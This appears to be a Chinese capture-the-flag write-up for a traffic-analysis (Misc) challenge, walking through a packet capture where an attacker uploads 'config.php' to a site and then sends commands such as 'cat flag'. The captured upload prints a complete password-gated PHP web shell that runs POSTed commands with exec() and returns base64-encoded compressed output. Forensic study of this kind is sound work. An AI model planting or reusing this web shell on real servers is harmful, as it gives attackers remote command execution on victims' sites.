
这是一道 MIsc 题目。是一个流量分析的题目吧



可以看的到的是,题目是说,黑客对他的网站做了什么。 那么我们打开数据包,直接查看 HTTP 流量包

http					
o.	Tine	Source	Destination	Protocol	Length Info
	5 0.000218	127.0.0.1	127.0.0.1	HTTP	1101 POST /upload.php HTTP/1.1 (text/php)
-	7 0.003363	127.0.0.1	127.0.0.1	HTTP	543 HTTP/1.1 200 OK (text/html)
	15 3.953876	127.0.0.1	127.0.0.1	HTTP	514 POST /config.php HTTP/1.1 (application/x-www-form-urlencoded)
	17 3.959529	127.0.0.1	127.0.0.1	HTTP	283 HTTP/1.1 200 OK (text/html)
	60 19.508535	127.0.0.1	127.0.0.1	HTTP	533 POST /config.php HTTP/1.1 (application/x-www-form-urlencoded)
	62 19.514773	127.0.0.1	127.0.0.1	HTTP	272 HTTP/1.1 200 OK (text/html)
	80 28.568105	127.0.0.1	127.0.0.1	HTTP	515 POST /.config.php HTTP/1.1 (application/x-www-form-urlencoded)
	82 28.574651	127.0.0.1	127.0.0.1	HTTP	284 HTTP/1.1 200 OK (text/html)
	100 34.463612	127.0.0.1	127.0.0.1	HTTP	522 POST /.config.php HTTP/1.1 (application/x-www-form-urlencoded)
	102 34.470592	127.0.0.1	127.0.0.1	HTTP	292 HTTP/1.1 200 OK (text/html)

在最后那个 POST 请求中发现了, cat flag 文件。



那么看一眼他的返回包。一串加密的字符


```
■ Wireshark · 分组 102 · shell

                                                                                                                                                                          П
                                                                                                                                                                                 X
    Frame 102: 292 bytes on wire (2336 bits), 292 bytes captured (2336 bits)
    Null/Loopback
    Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
    Transmission Control Protocol, Src Port: 80, Dst Port: 52559, Seq: 1, Ack: 467, Len: 236
 > Hypertext Transfer Protocol
v Line-based text data: text/html
        eJxLy01Mrw6NTzPMS4n3TVWsBQAz4wXi
          02 00 00 00 45 00 01 20 00 00 40 00 40 06 00 00
                                                                               (B..(B.. HTTP/1.1
200 OK. .Date: M
on, 09 J ul 2018
  0050
                                                                               03:22:10 GMT..Se
rver: Ap ache/2.4
.18 (Ubu ntu)..Co
ntent-Le ngth: 32
          30 33 3a 32 32 3a 31 30 72 76 65 72 3a 20 41 70
                                           20 47 4d 54 0d 0a 53 65
61 63 68 65 2f 32 2e 34
          2e 31 38 20 28 55 62 75 6e 74 75 29 0d 0a 43 6f
6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 32
0d 0a 4b 65 65 70 2d 41 6c 69 76 65 3a 20 74 69
                                                                               ..Keep-A live: ti
meout=5, max=100
..Connec tion: Ke
          6d 65 6f 75 74 3d 35 2c 20 6d 61 78 3d 31 30 30 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65
  00d0 65 70 2d 41 6c 69 76 65 0d 0a 43 6f 6e 74 65 6e ep-Alive ..Conten
 No.: 102 • Time: 34.470592 • Source: 127.0.0.1 • Destination: 127.0.0.1 • Protocol: HTTP • Length: 292 • Info: HTTP/1.1 200 OK (text/html)
                                                                                                                                                          Close Help
с 31 80 18 18 е4 ++ 14 00 00 01 01 08 0а п.....
```

我直接使用追踪流,好像是这一个加密。

```
POST /upload.php HTTP/1.1
Host: www.cometohackme.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.cometohackme.com/upload.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=------1233942682625077295184095941
Content-Length: 508
         -----1233942682625077295184095941
Content-Disposition: form-data; name="file"; filename="config.php"
Content-Type: text/php
<?php
$k = $_POST['k'];
$c = $_POST['c'];
$o = '';
if (md5($k) == '6d697064ad1b78f7e124df9807284f69') {
         exec($c, $o);
         $o = $o[0];
         echo base64_encode(gzcompress($o, 6));
?>
         -----1233942682625077295184095941
Content-Disposition: form-data; name="submit"
. . . . . .
           -----1233942682625077295184095941--
HTTP/1.1 200 OK
          09 1.1 2018 03 21 35 CMT
```

直接逆转过就可以了



FLAG 就到手了